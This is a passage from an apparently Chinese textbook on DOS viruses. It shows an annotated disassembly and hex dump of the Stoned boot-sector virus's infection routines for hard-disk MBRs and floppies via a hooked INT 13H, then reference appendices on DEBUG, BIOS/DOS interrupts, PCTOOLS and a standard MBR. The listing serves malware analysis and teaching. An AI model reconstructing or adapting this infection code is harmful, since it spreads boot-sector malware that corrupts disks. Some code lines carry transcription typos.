7D18  MOV SI,0189        ;满足则显示 "Your PC is
7D1B  PUSH CS            ;now Stoned" 一次显示
                         ;一个字母
7D1C  POP  DS
7D1D  LODSB
7D1E  OR   AL,AL
7D20  JZ   7D2A          ;显示完则转7D2A
7D22  MOV AH,OE
7D24  MOV BH,00
7D26  INT  10
7D28  JMP  7D1D
7D2A  PUSH CS            ;读硬盘主引导记录到内存
7D2B  POP  ES            ;高端,在病毒程序之后
7D2C  MOV AX,0201
7D2F  MOV BX,0200
7D32  MOV CL,01
7D34  MOV DX,0080
7D37  INT  13
```

```
7D39  JB    7D4E          ;读不成功则转7D4E
7D3B  PUSH CS             ;读成功则判硬盘是否已
7D3C  POP  DS             ;感染,共判四个字节
7D3D  MOV SI,0200
7D40  MOV DI,0000
7D43  LODSW
7D44  CMP AX,[DI]         ;判头两个字节
7D46  JNZ  7D59           ;未感染则转7D59去感染
7D48  LODSW
7D49  CMP AX,[DI + 02]    ;判后两个字节
7D4C  JNZ  7D59           ;未感染则转7D59去感染
7D4E  CS:                 ;感染过则0 - >[0008]
7D4F  MOV BYTE PTR[0008],00
7D54  CS:
7D55  JMP  FAR[0011]      ;跳到0:7C00引导DOS
7D59  CS:                 ;对硬盘进行感染,置标志
7D5A  MOV BYTE PTR[0008],02
7D5F  MOV AX,0301         ;把原主引导记录写到硬盘
7D62  MOV BX,0200         ;的0道0头7扇区
7D65  MOV CX,0007
7D68  MOV DX,0080
7D6B  INT  13
7D6D  JB    7D4E          ;写不成功则转7D4E
7D6F  PUSH CS
7D70  POP  DS
7D71  PUSH  CS
7D72  POP    ES
```

```
7D73  MOV   SI,03BE     ;把硬盘原主引导记录中的
7D76  MOV   DI,01BE     ;分区表及其它信息复制到
7D79  MOV   CX,0242     ;病毒程序中
7D7C  REPZ
7D7D  MOVSB
7D7E  MOV   AX,0301     ;把病毒程序写到硬盘主引
7D81  XOR   BX,BX       ;导扇区中
7D83  INC   CL
7D85  INT   13
7D87  JMP   7D4E        ;跳到7D4E
7D89  POP   ES
;
7C15  PUSH  DS          ;这是新的INT 13服务程序
7C16  PUSH  AX
7C17  CMP   AH,02       ;判是否为读盘
7C1A  JB    7C33        ;不是则转7C33
7C1C  CMP   AH,04       ;判是否为写盘
7C1F  JNB   7C33        ;不是则转7C33
7C21  OR    DL,DL       ;是读写盘,则判是否为A盘
7C23  JNZ   7C33        ;不是则转7C33
7C25  XOR   AX,AX       ;是读写A盘
7C27  MOV   DS,AX
7C29  MOV   AL,[043F]   ;取马达状态节到AL中
7C2C  TEST  AL,01       ;状态字节第0位是否为0
7C2E  JNZ   7C33        ;不为0则转7C33
7C30  CALL  7C3A        ;为0则调用子程序对软盘感染
7C33  POP   AX
```

```
7C34  POP   DS
7C35  CS:
7C36  JMP   FAR[0009]  ;0009～000C的内容即为原
                       ;INT 13H的入口地址
7C3A  PUSH  BX
7C3B  PUSH  CX
7C3C  PUSH  DX
7C3D  PUSH  ES
7C3E  PUSH  SI
7C3F  PUSH  DI
7C40  MOV   SI,0004    ;设定重复操作次数
7C43  MOV   AX,0201    ;把软盘引导记录读到内存
7C46  PUSH  CS         ;高端,在病毒程序之后
7C47  POP   ES
7C48  MOV   BX,200
7C4BXORCX,CX
7C4DMOVDX,CX
7C4F  INC   CX
7C50  PUSHF
7C51  CS:
7C52  CALL  FAR[0009]
7C56  JNB   7C66       ;读成功则转7C66
7C58  XOR   AX,AX      ;读不成功则复位磁盘再读
7C5A  PUSHF
7C5B  CS:
7C5C  CALL  FAR[0009]
7C60  DEC   SI         ;次数减1,判是否读了四次
```

```
7C61  JNZ   7C43        ;没有则转7C43再读
7C63  JMP   7C9A        ;四次读都不成功则
                        ;跳7C9A返回
7C65  NOP               ;读成功
7C66  XOR   SI,SI
7C68  MOV   DI,0200
7C6B  CLD
7C6C  PUSH  CS
7C6D  POP   DS
7C6E  LODSW
7C6F  CMP   AX,[DI]     ;判头两个字节
7C71  JNZ   7C79        ;没感染过则7C79去感染
7C73  LODSW
7C74  CMP   AX,[DI + 2] ;判后两个字节
7C77  JZ    7C9A        ;感染过则转7C9A返回
7C79  MOV   AX,0301     ;把软盘的原引导记录写到
7C7C  MOV   BX,0200     ;0道1头3扇区,即根目录区
7C7F  MOV   CL,03       ;的最后一个扇区
7C81  MOV   DH,01
7C83  PUSHF
7C84  CS:
7C85  CALL  FAR[0009]
7C89  JB    7C9A        ;写不成功则转7C9A返回
7C8B  MOV   AX,0301     ;把病毒程序写到软盘引
7C8E  XOR   BX,BX       ;导扇区
7C90  MOV   CL,01
7C92  XOR   DX,DX
```

```
7C94  PUSHF
7C95  CS:
7C96  CALL  FAR[0009]
7C9A  POP   DI
7C9B  POP   SI
7C9C  POP   ES
7C9D  POP   DX
7C9E  POP   CX
7C9F  POP   BX
7CA0  RET
;
```

```
7D89                                  07 59 6F 75 72 20 50          .Your P
7D90 43 20 69 73 20 6E 6F 77-20 53 74 6F 6E 65 64 21  C is now Stoned!
7DA0 07 0D 0A 0A 00 4C 45 47-41 4C 49 53 45 20 4D 41  LEGALISE MA
7DB0 52 49 4A 55 41 4E 41 21-00 00 00 00 00 00 00 00  RIJUANA!
```

```
7C00 EA 05 00 C0 07 E9 99 00-02 29 03 00 C8 E4 00 80
7C10 9F 00 7C 00 00 1E 50 80-FC 02 72 17 80 FC 04 73
```

附录 A　DEBUG 命令及其使用

一.DEBUG 命令表

命令	用　途	格　　式
A	汇编语句	A [＜地址＞]
C	比较存储器内容	C ＜源地址范围＞ ＜目的地址＞
D	显示存储器内容	D [＜地址＞] 或 D [＜起始地址＞] [＜目的地址＞]
E	修改存储器内容	E ＜地址＞ [＜字节串＞]
F	填充存储器内容	F＜地址范围＞ ＜要填入的字节或字节串＞
G	运行程序	G [＝＜始址＞] [＜断点＞...]
H	计算十六进制的和与差	H 数 1，数 2
I	从指定端口输入并显示	I ＜端口地址＞
L	装入文件或磁盘扇区	L [＜地址＞ [＜盘号＞ ＜逻辑扇区号＞ ＜扇区数＞]]
M	移动存储器内容	M ＜源地址范围＞ ＜目的地址＞
N	定义文件和参数	N ＜文件名＞ [＜文件名＞...]
O	向指定端口输出字节	O ＜端口地址＞ ＜字节＞
Q	结束 DEBUG 运行	Q
R	显示和修改寄存器内容	R [＜寄存器＞]
S	搜索字符或字符串	S ＜地址范围＞ ＜要查找的字节或字节串＞
T	跟踪运行并显示	T [＝＜地址＞] [＜跟踪条数＞]
U	对指令进行反汇编	U [＜地址范围＞]
W	写文件或磁盘扇区	W [＜地址＞ [＜盘号＞ ＜逻辑扇区号＞ ＜扇区数＞]]

二.DEBUG 的使用

(1)DEBUG 的启动

格式:DEBUG [<路径名>[<参数>]]

其中路径名中应包括被调试的程序，参数是被调试程序所涉及的参数。

例如:

C>DEBUG A:EDLIN.COM B:MYFILE.ASM ←

C>DEBUG PCTOOLS.EXE ←┘

C>DEBUG ←┘

在 DEBUG 命令中，其地址格式为:

[<段地址>:] <位移量> 或 [<段地址>:] <地址范围>

其中<段地址>可以是四个段寄存器的任意一个，也可以是十六进制的数，也可以缺省。

例如:

DS:0100

CS:0200

SS:FFFE

ES:0000

5523:0000

地址范围的格式为:

<段地址>:<起始位移量> <日的位移量> 或

<段地址>:<起始位移量> L <长度>

例如:

DS:0000 0200

5523:0100 L 0200

(2)汇编与反汇编命令

A 和 U 是 DEBUG 的汇编和反汇编命令。

1)汇编命令 A

格式: A [<地址>]

例如:

C>DEBUG ←┘

-A ←┘

5523:0100 MOV AH，00

5523:0102 MOV AL，06

5523:0104 INT 10

5523:0106 INT 20

5523:0106 ∧C:

A 命令用∧C 退出。A 命令后面不跟地址时，表示欲汇编的程序从 IP 所指示的单元开始。

2)反汇编命令 U

格式: U [<地址范围>]

例如，把上面的程序反汇编，其结果如下:

-U 100 106 ←┘

```
5523:0100   B400    MOV  AH,00
5523:0102   B006    MOV  AH,06
5523:0104   CD10    INT   10
5523:0106   CD20    INT   20
```

(3)显示和修改内存与寄存器命令

1)显示内存命令 D

格式: D [<地址>] 或

D [<起始地址>][<目的地址>]

例如:

-D DS:0000 000F ←┘

-5523:0000 CD 20 00 9F 00 9A F0 FE-1D F0 4A 02 84 50 78 02.

或

-D5523:0000 000F ←┘

-5523:0000 CD 20 00 9F 00 9A F0 FE-1D F0 4A 02 84 50 78 02.

2)修改内存命令 E

格式: E <地址> [<字节串>]

其中字节串为用空格相间隔的一系列十六进制的字节，或者是用引号括起来的字符串。

例如:

-E100 0A,0D,'WELCOME TO USE DEBUG' ←┘

-E100 01 34 23 25 9A FE 8D 4C 6B 88 9C ←┘

3)显示和修改寄存器命令 R

格式: R [<寄存器>]

当 R 命令后面不跟任何参数时，则显示各寄存器的内容，否则修改指定寄存器的内容。在显示寄存器内容时，首先显示 13 个 16 位寄存器的内容，随后是标志寄存器的内容(标志寄存器也是一个 16 位的寄存器)，最后一行显示的是下一条要执行的指令地址及指令的内容。

例如:

-R ←┘

AX=0000 BX=0000 CX=0809 DX=0000

SP=FFFE BP=0000 SI=0000 DI=0000

DS=5523 ES=5523 SS=5523 CS=5523

IP=0100 NV UP DI PL NZ PO NC

5523:0100 EB0A JMP 0110

要修改某一寄存器，只要在 R 命令后紧跟欲修改的寄存器，结果将显示该寄存器的旧值。

例如:

-R AX ←┘

AX 0000

:4381←┘

(4)运行和跟踪命令

1)运行命令 G

格式: G[=<始址>][<断点>...]

G 命令用来启动运行一个程序或程序中的一段。其中断点最多可设置十个。若 G 命令不带参数，则从头运行装入的程序，运行完后仍处于 DEBUG 状态下。如 G 命令后有断点参数,则运行到断点时将暂停并显示各寄存器的内容.

例如:

-G=100 150 ←┘

AX=0850 BX=0000 CX=0809 DX=0000

SP=FFEE BP=0000 SI=0000 DI=0000

DS=5523 ES=5523 SS=5523 CS=5523

IP=0150 NV UP DI PL NZ NA PO NC

5523:0150 B401 MOV AH,01

2)跟踪命令 T

格式: T[=<地址>][跟踪条数>]

T 命令用来逐条跟踪程序的执行,每条指令执行后都将显示各寄存器的内容。

例如:

-T=100 2 ←┘

AX = 0980 BX = 0000 CX = 0809 DX = 0000

SP = FFEE BP = 0000 SI = 0000 DI = 0000

DS = 5523 ES = 5523 SS = 5523 CS = 5523

IP = 0102 NV UP DI PL NZ NA PO NC

5523:B524 MOV CH,24

AX = 0980 BX = 0000 CX = 0809 DX = 0000

SP = FFEE BP = 0000 SI = 0000 DI = 0000

DS = 5523 ES = 5523 SS = 5523 CS = 5523

IP = 0104 NV UP DI PL NZ NA PO NC

5523:EB0A JMP 0110

(5)查找、比较和移动内存命令

1)移动内存命令 M

格式: M ＜源地址范围＞ ＜目的地址＞

例如:

−M 0100 0120 0200 ←┘

就把 100−120 共 33 个字节搬到 200−220 的区域中。

2)填充命令 F

格式: F ＜地址范围＞ ＜要填入的字节或字节串＞

例如:

F 100 200 FF EE ←┘或

F 100 200 'TH' ←┘

3)比较命令 C

格式: C ＜源地址范围＞ ＜目的地址＞

比较命令用以比较两块内存区域的内容是否相同，若不相同则显示其地址。

例如:

-C 100 1FF 500 ←┘

即是把 100-1FF 的 256 个字节的内容与 500-6FF 的 256 个字节的内容相比较。

4)查找命令 S

格式: S <地址范围> <要查找的字节或字节串>

查找命令用来在指定的内存区域中查找一个字节或字节串。若找到则显示其地址。

例如:

-S 100 200 13 57 55 AA ←┘或

-S 100 200 'PARAGRAPH' ←┘

(6)磁盘文件操作命令

1)定义文件和参数命令 N

格式: N <文件名> [<文件名>...]

这条命令用来在 DEBUG 状态下设置文件名以便进行文件操作。

例如:

-N C:BOOT.COM ←┘

-N A:EDLIN.COM MYFILE.C ←┘

2)读盘命令 L

格式: L [<地址> [<盘号> <逻辑扇区号> <扇区数>]]

其中盘号 0 为 A 盘, 1 为 B 盘, 2 为 C 盘, 3 为 D 盘..., L 命令后的参数只有在读写磁盘时才使用, 而读写文件时则不用。

在读文件时, L 命令常与 N 命令配合使用。

例如:

-N PCTOOLS.EXE ←┘

-L←┘

就把 PCTOOLS.EXE 程序调入内存。

3)写盘命令 W

格式: W [<地址> [<盘号> <逻辑扇区号> <扇区数>]]　　参数的含义与 L 命令相同。

使用 W 写一个文件时，要先使用 N 命令定义一个文件名，再用 R 命令把文件的长度送入寄存器 BX 和 CX 中。

例如:

-R BX ←┘

BX 0200

:0000 ←┘

-R CX ←┘

CX 0000

:0809 ←┘

-N MYFILE.COM ←┘

-W ←┘

(7)其它命令

1)十六进制的和与差运算命令 H

格式: H 数 1 数 2

H 命令用来计算两个十六进制数的和与差。

例如:

-H 33 89 ←┘

00BC FFAA　;00BC 为 33 和 89 的和，FFAA 为差。

2)输入命令 I

格式: I <端口地址>

I 命令用来显示从某端口取得输入数据字节。

例如:

-I 21 ←┘

B8　　;B8 即为读 21 端口的结果。

3)输出命令 O

格式: O <端口地址> <字节>

O 命令用来把一字节数送往指定的端口去。

例如:

-O 3BC 9←┘;把 09 送入端口 3BC 中去。

附录 B　INT 13H 软中断

AH = 0　复位磁盘系统，无入口参数

AH = 1　读系统状态到AL中，即读上次操作以来磁盘的状态到AL中。

AH = 2　读指定扇区到内存

入口参数:

ES:BX = 内存缓冲区首址

DL = 盘号，A:0，B:1,C:80H

DH = 磁头号

CH = 磁道号

CL = 扇区号

AL = 扇区数

AH = 3　写内存信息到磁盘指定扇区

入口参数:

ES:BX = 欲写信息的首址

DL = 盘号

DH = 磁头号

CH = 磁道号

CL = 扇区号

AL = 扇区数

AH = 4　比较所需的扇区数

入口参数:

DL = 盘号，A:0，B:1，C:80H

DH = 磁头号

CH = 磁道号

CL = 扇区号

AL = 扇区数

AH = 5　格式化所需的磁道

入口参数:

DL = 盘号

DH = 磁头号

CH = 磁道号

缓冲区指针ES:BX必需指向所需的地址区段的集合，每个区段包含四个字节(C，H，R，N)，其中

C = 磁道号

H = 磁头号

R = 扇区号

N = 每扇字节数

N = 00　每扇区 = 128个字节

N = 01　每扇区 = 256个字节

N = 02　每扇区 = 512个字节

N = 03　每扇区 = 1024个字节

出口参数:

AH = 操作的状态

CY = 0 操作成功(AH = 0)

CY = 1 操作不成功(AH = 出错原因号)

附录 C　INT 10H 软中断

AH = 0　置方式，AL包含方式值

入口参数:

AL = 1	40 × 25	BW(加电默认值)
AL = 1	40 × 25	彩色
AL = 2	80 × 25	BW
AL = 3	80 × 25	彩色

图形方式

AL = 4	320 × 200	彩色
AL = 5	320 × 200	BW
AL = 6	640 × 200	BW
AL = 7	80 × 25	BW卡(只对视屏内部有用)

A + H = 1　置光标类型

入口参数:

CH的第0－4位为光标起始行，置第5或第6位将引起不稳定的闪烁或根本没有光标。

CL的第0－4位为光标的结束行.

AH = 2　置光标位置

入口参数:

DH = 行

DL = 列，(0，0)为左上角

BH = 页号(图形方式时必须为0)

AH = 3　读光标位置

入口参数:

BH = 页号(图行方式时必须为0)

出口参数:

DH = 当前光标的行

DL = 当前光标的列

CX = 当前光标的类型

AH = 4　读光笔位置

出口参数:

AH = 0　光笔开关没按下／没有触发

AH = 1　下列寄存器为有效光笔值

DH = 光笔位置的字符的行

DL = 光笔位置的字符的列

CH = 光栅线

BX = 打点到(0 − 319，639)

AH = 5　选择有效显示页(只对字符方式有效)

入口参数:

AL = 新页值(如为方式0，1则为0 − 7，如为方式2，3则为0 − 3)

AH = 6　向上滚动有效页

入口参数:

AL = 行数，在窗底空白的输入行

AL = 0表示整个窗口空白

CH = 页左上角的行

CL = 页左上角的列

DH = 页右下角的行

DL = 页右下角的列

BH = 在空行上所使用的属性

AH = 7　向下滚动有效页

入口参数:

AL = 行数，在窗口顶输入空行数

AL = 0表示整个窗口空白

CH = 页左上角的行

CL = 页左上角的列

DH = 页右下角的行

DL = 页右下角的列

BH = 在空行上所使用的属性

AH = 8　在现行光标位置读属性／字符

入口参数:

BH = 显示页(只对字符方式有效)

出口参数:

AL = 所读到的字符

AH = 所读字符的属性(仅对字符方式)

AH = 9　在现行光标位置写字符／属性

入口参数:

BH = 显示页(只对字符方式有效)

CX = 要写的字符数

AL = 要写的字符

BL = 要写的字符的属性(字符方式)或字符颜色(图形方式)写点阵时BL的第7位应为1

AH = 10　在现行光标位置写字符

入口参数:

BH = 显示页(只对字符方式有效)

CX = 要写的字符数

AL = 要写的字符

AH = 11　设置彩色色调

入口参数:

BH = 要设置的色调彩色ID(0 – 127)

BL = 由彩色*ID*所使用的颜色值

注意:对于现行彩色板，这个功能只对320 × 200图形方式有意义

彩色ID = 0选择背景颜色(0 – 15)

彩色ID = 1选择所使用的色调

0 = 绿(1) / 洋红(2)黄(3)

1 = 深兰(1) / 洋红(2) / 白色(3)

在40 × 25或80 × 25字符方式，设置为色调

彩色0的值表示要用的边界彩色(值0 – 31，其中16 – 31为高亮度的背景颜色)

AH = 12　写点阵

入口参数:

DX = 行号

CX = 列号

AL = 彩色值

如果AL的第7位为1，则彩色值是同现行点阵的内容相异或.

AH = 13　读点阵

入口参数:

DX = 行号

CX = 列号

出口参数:

AL = 所读的点阵

AH = 14　写电传打印到有效页

入口参数:

AL = 要写的字符

BL = 在图形方式时的背景颜色

AH = 15　读现行视屏状态

出口参数:

AL = 现行的方式设置

AH = 屏幕上字符列数

BH = 现行有效显示页

附录 D　DOS 软件中断和功能调用一览表

一. DOS 软件中断表

中断	功　　能	入　口　参　数	出　口　参　数
INT 20H	程序正常退出		
INT 21H	系统功能调用	AH＝调用号 功能调用入口参数	功能调用出口参数
INT 22H	结束退出		
INT 23H	Ctrl-Break 退出		
INT 25H	读　盘	AL＝盘号 CX＝读入扇区数 DX＝起始逻辑扇区号 DS:BX＝缓冲区首址	CY＝1 出错 (CY 是进位标志)
INT 26H	写　盘	AL＝盘号 CX＝写盘扇区数 DX＝起始逻辑扇区号 DS:BX＝缓冲区首址	CY＝1 出错
INT 27H	驻留退出	DX＝程序最后一条指令最后一个字节的偏移	

二. DOS 功能调用

DOS 功能调用的过程为：把调用号放入 AH 中，设置入口参数，再执行中断 INT 21H，最后分析返回参数。若同一功能调用有两种形式时，通常使用后一个，因为后者往往比前者更简便更灵活。

1. 关于设备 I/O 的功能调用

编号	功　能	入口参数	出口参数
01H	键盘输入字符		AL= 输入字符
02H	显示器输出字符	DL= 输出字符	
06H	直接控制台 I/O	DL= FF(输入) DL= 字符(输出)	AL= 输入字符
07H	直接控制台输入(无回显)		AL= 输入字符
08H	键盘输入字符(无回显)		AL= 输入字符
09H	显示字符串	DS:DX= 缓冲区首址	
0AH	输入字符串	DS:DX= 缓冲区首址	
0BH	检查标准输入状态		AL=00 无键入 AL=FF 有键入
0CH	清除输入缓冲区并执行指定的标准输入功能	AL= 功能号(01，06，07，08 或 0A)	
03H	串行设备输入字符		AL= 输入字符
04H	串行设备输出字符	DL= 输出字符	
05H	打印机输出字符	DL= 输出字符	
0DH	初始化盘状态		

续表

0EH	选择当前盘	DL＝盘号	AL＝系统中盘的数目
19H	取当前盘盘号		AL＝盘号
1AH	置磁盘缓冲区	DS:DX＝缓冲区首址	
1BH	取文件分配表FAT(当前盘)		DS:BX＝盘类型字节地址 DX＝FAT表个数 AL＝每簇扇区数 CX＝每扇区字节数
1CH	取指定盘的文件分配表FAT	DL＝盘号	DS:BX＝盘类型字节地址 DX＝FAT表个数 AL＝每簇扇区数 CX＝每扇区字节数
2EH	置写校验状态	DL＝0，AL＝状态	
54H	取写校验状态		AL＝状态
36H	取盘剩余空间数	DL＝盘号	BX＝可用簇数 DX＝总簇数 CX＝每扇区数字节数 AX＝每簇扇区数
2FH	取磁盘缓冲区首址		ES:BX＝缓冲区首址

2. 有关文件操作的功能调用

编号	功　能	入口参数	出口参数
29H	建立 FCB	DS:SI＝字符串地址 ES:DI＝FCB 首址 AL＝0E 非法字符检查	ES:DI＝FCB 首址 AL＝00 标准文件 AL＝01 多义文件 AL＝FF 非法盘符
16H	建立文件	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 目录区满
0FH	打开文件	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
10H	关闭文件	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
13H	删除文件	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
14H	顺序读一个记录	DS:DX＝FCB 首址	AL＝00 成功 AL＝01 文件结束 AL＝03 缓冲不满
15H	顺序写一个记录	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 盘满
21H	随机读一个记录	DS:DX＝FCB 首址	AL＝00 成功 AL＝01 文件结束 AL＝03 缓冲不满
22H	随机写一个记录	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 盘满
27H	随机读若干记录	DS:DX＝FCB 首址 CX＝记录数	AL＝00 成功 AL＝01 文件结束 AL＝03 缓冲不满
28H	随机写若干记录	DS:DX＝FCB 首址 CX＝记录数	AL＝00 成功 AL＝FF 盘满
24H	置随机记录号	DS:DX＝FCB 首址	
3CH	建立文件	DS:DX＝字符串地址 CX＝文件属性字	AX＝文件号

续表

编号	功　能	入口参数	出口参数
3DH	打开文件	DS:DX＝字符串地址 AL＝0 读 AL＝1 写 AL＝2 读/写	AX＝文件号
3EH	关闭文件	BX＝文件号	
41H	删除文件	DS:DX＝字符串地址	
3FH	读文件	BX＝文件号 CX＝读入字节数 DS:DX＝缓冲区首址	AX＝实际读出的字节数
40H	写文件	BX＝文件号 CX＝写盘字节数 DS:DX＝缓冲区首址	AX＝实际写入的字节数
42H	改变文件读写指针	BX＝文件号 CX:DX＝位移量 AL＝0 绝对移动 AL＝1 相对移动 AL＝2 绝对倒移	DX:AX＝新的指针位置
45H	复制文件号	BX＝文件号 1	AX＝文件号 2
46H	强制复制文件号	BX＝文件号 1 CX＝文件号 2	CX＝文件号 1
4BH	装入一个程序	DS:DX＝字符串地址 ES:BX＝参数区首址 AL＝0 装入执行 AL＝3 装入不执行	
44H	设备文件 I/O 控制	BX＝文件号 AL＝0 取状态 AL＝1 置状态 DX AL＝2 读数据 AL＝3 写数据 AL＝6 取输入状态 AL＝7 取输出状态	DX＝状态

3.关于目录操作的功能调用

编号	功　　能	入 口 参 数	出 口 参 数
11H	查找第一个目录项	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
12H	查找下一个目录项	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
23H	取文件长度(结果在 FCBRR 中)	DS:DX＝FCB 首址	AL＝00 成功 AL＝FF 未找到
17H	文件更名	DS:DX＝FCB 首址 (DS:DX+17)＝新名	
4EH	查找第一个文件	DS:DX＝字符串地址 CX＝属性	DTA
4FH	查找下一个文件	DTA	DTA
43H	置／取文件属性	DS:DX＝字符串地址 AL＝0 取文件属性 AL＝1 置文件属性 CX＝属性	CX＝文件属性
57H	置／日期和时间	BX＝文件号 AL＝0 读 AL＝1 写 DX:CX	DX:CX＝日期和时间
56H	文件更名	DS:DX＝字符串地址 ES:DI＝新名地址	
39H	建立一个子目录	DS:DX＝字符串地址	CY＝00 成功
3AH	删除一个子目录	DS:DX＝字符串地址	CY＝00 成功
3BH	改变当前目录	DS:DX＝字符串地址	CY＝00 成功
47H	取当前目录路径名	DL＝盘号 DS:SI＝字符串地址	DS:SI＝字符串地址

4.其它功能调用

编号	功　　能	入 口 参 数	出 口 参 数
00H	退出用户程序并 返回操作系统		
31H	终止用户程序并 驻留内存	AL＝退出码 DX＝程序长度	
4CH	终止当前程序并 返回调用程序	AL＝退出码	
4DH	取退出码		AX＝退出码
33H	置／取 Ctrl-Break 检查状态	AL＝00 取状态 AL＝01 置状态 DL	DL＝状态
25H	置中断向量	AL＝中断类型号 DS:DX＝入口地址	
35H	取中断向量	AL＝中断类型号	ES:BX＝入口地址
26H	建立一个程序段	DX＝段号	
48H	分配内存空间	BX＝申请内存数量	AX:0 内存首址 BX＝最大可用内存空间(失败时)
49H	释放内存空间	ES＝内存始址	
4AH	修改已分配的 内存空间	ES＝原内存始址 BX＝再申请的数量	BX＝最大可用空间 (失败时)
2AH	取日期		CX:DX＝日期
2BH	置日期	CX:DX＝日期	AL＝00 成功 AL＝FF 失败
2CH	取时间		CX:DX＝时间
2DH	置时间	CX:DX＝时间	AL＝00 成功 AL＝FF 失败
30H	取 DOS 版本号		AL＝版本号 AH＝发行号
38H	取国别信息	DS:DX＝信息区首址 AL＝0	
51H	取程序前缀(内部 功能调用)		BX＝前缀段值

附录 E　PCTOOLS的功能及使用

(1). PCTOOLS的功能

PCTOOLS包括如下的功能:

COPY	拷贝一个文件，一组文件或整个磁盘。
COMPARE	比较文件或磁盘。
DELETE	删除一个文件，一组文件或整个磁盘。
DIRECTORY	显示目录信息及可选择地列表输出子目录，建立、删除和重新命名子目录。
FORMAT	格式化一个磁盘。
LOCATE	在所有目录(根、子目录)下查找指定文件。
MAPPING	显示磁盘文件分配表和显示某些文件的空间分配情况。
PRINT	打印文件。
RENAME	重新命名一个文件或卷标识。
SEARCH	查找与一个数据串相匹配的一个文件一组文件或整个磁盘。
SYSTEM INFO	显示系统配置等信息。
UNDELETE	恢复已删文件或子目录和数据。
VERIFY	验证所有的扇区是否可读(一个文件一组文件或整个磁盘)。

(2)PCTOOLS 的使用

PCTOOLS 以菜单的方式提供各种服务，在主菜单中有上述功能，选择任一功能后，即进入所选项的子菜单。PCTOOLS 有多级菜单，每级菜单中都有如何操作的说明，用 ESC 键可以从下一级菜单返回到上一级菜单。具体操作说明略。

附录 F　硬盘主引导记录和分区表

```
;          主引导代码
0000:7C00  FA            CLI
0000:7C01  33C0          XOR     AX,AX
0000:7C03  8ED0          MOV     SS,AX
0000:7C05  BC007C        MOV     SP,7C00
0000:7C08  8BF4          MOV     SI,SP
0000:7C0A  50            PUSH    AX
0000:7C0B  07            POP     ES
0000:7C0C  50            PUSH    AX
0000:7C0D  1F            POP     DS
0000:7C0E  FB            STI
0000:7C0F  FC            CLD
;7C10 – 7C17:把引导记录从0:7C00搬到0:600中
0000:7C10  BF0006        MOV     DI,0600
0000:7C13  B90001        MOV     CX,0100
0000:7C16  F2            REPNZ
0000:7C17  A5            MOVSW
0000:7C18  EA1D060000    JMP     0000:061D
;下面的程序将根据分区表信息进行操作
;如果只有一个可引导分区则将该分区的引导记录读
;入0:7C00中
0000:7C1D  BEBE07        MOV     SI,07BE
           ;分区表首址→SI
0000:7C20  B304          MOV     BL,04
```

```
                ;最多有四个分区
0000:7C22  803C80       CMP     BYEPTR[SI],80
                ;判该分区是否可引导
0000:7C25  740E         JZ      7C35
                ;可引导则转7C35
0000:7C27  803C00       CMP   BYTE PTR [SI],00
                ;不可引导则判引导标志是否为0
0000:7C2A  751C         JNZ     7C48
                ;不为0则转7C48进行出错处理
                ;屏幕上显示 "Invalid
                ;partition table"
0000:7C2C  83C610       ADD     SI,+10
                ;取下一分区
0000:7C2F  FECB         DEC     BL
                ;判是否为第四分区
0000:7C31  75EF         JNZ     7C22
                ;不是则继续找可引导分区
0000:7C33  CD18         INT     18
                ;是则调INT 18H进入ROMBASIC
0000:7C35  8B14         MOV     DX,[SI]
                ;取出该可引导分区的
                ;盘号、磁头号→DX
0000:7C37  8B4C02       MOV     CX,[SI+02]
                ;磁道号、扇区号→CX
0000:7C3A  8BEE         MOV     BP,SI
                ;保留SI到BP中
;7C3C－7C46:判是否有多个可引导分区，如有则提示
```

```
;后进入死循环
0000:7C3C 83C610      ADD     SI, + 10
          ;判是否有多个可引导分区
0000:7C3F FECB        DEC     BL
0000:7C41 741A        JZ      7C5D
          ;如只有一个可引导分区则
          ;转7C5D
0000:7C43 803C00  CMP         BYTE PTR [SI],00
          ;判是否可引导
0000:7C46 74F4        JZ      7C3C
          ;不可引导则判下一个
0000:7C48 BE8B06      MOV     SI,068B
          ;可引导则显示 "Iinvalid
          ;partitiontable"
;7C4B – 7C59:公用子程序，其功能为在屏幕上进行出
;错提示
0000:7C4B AC          LODSB
0000:7C4C 3C00        CMP     AL,00
0000:7C4E 740B        JZ      7C5B
0000:7C50 56          PUSH    SI
0000:7C51 BB0700      MOV     BX,0007
0000:7C54 B40E        MOV     AH,0E
0000:7C56 CD10        INT     10
0000:7C58 5E          POP     SI
0000:7C59 EBF0        JMP     7C4B
0000:7C5B EBFE        JMP     7C5B
;7C5D – 7C76:读可引导分区的引导记录，如读不成功
```

```
;将重复，直至五次
0000:7C5D BF0500      MOV     DI,0005
0000:7C60 BB007C      MOV     BX,7C00
0000:7C63 B80102      MOV     AX,0201
0000:7C66 57          PUSH    DI
0000:7C67 CD13        INT     13
0000:7C69 5F          POP     DI
0000:7C6A 730C        JNB     7C78
          ;成功则转7C78
0000:7C6C 33C0        XOR     AX,AX
0000:7C6E CD13        INT     13
0000:7C70 4F          DEC     DI
0000:7C71 75ED        JNZ     7C60
0000:7C73 BEA306      MOV     SI,06A3
          ;五次读不成功,则显示 "Error
          ;loading operating system"
0000:7C76 EBD3        JMP     7C4B
;7C78 – 7C86:判引导记录是否有结束标志，没有则显
;示 "Missing operating system"
;有则跳到分区引导记录执行
0000:7C78 BEC206      MOV     SI,06C2
0000:7C7B BFFE7D      MOV     DI,7DFE
0000:7C7E 813D55AA    CMP  WORD PTR [DI],AA55

0000:7C82 75C7        JNZ     7C4B
0000:7C84 8BF5        MOV     SI,BP
0000:7C86 EA007C0000  JMP     0000:7C00
```

```
0000:7C8B                                                 49 6E 76 61 6C Inval
0000:7C90 69 64 20 70 61 72 74 69-74 69 6F 6E 20 74 61 62 id partition tab
0000:7CA0 6C 65 00 45 72 72 6F 72-20 6C 6F 61 64 69 6E 67 lc.Error loading
0000:7CB0 20 6F 70 65 72 61 74 69-6E 67 20 73 79 73 74 65 operating syste
0000:7CC0 6D 00 4D 69 73 73 69 6E-67 20 6F 70 65 72 61 74 m.Missing operat
0000:7CD0 69 6E 67 20 73 79 73 74-65 6D 00 00 00 00 00 00 ing system......
0000:7CE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
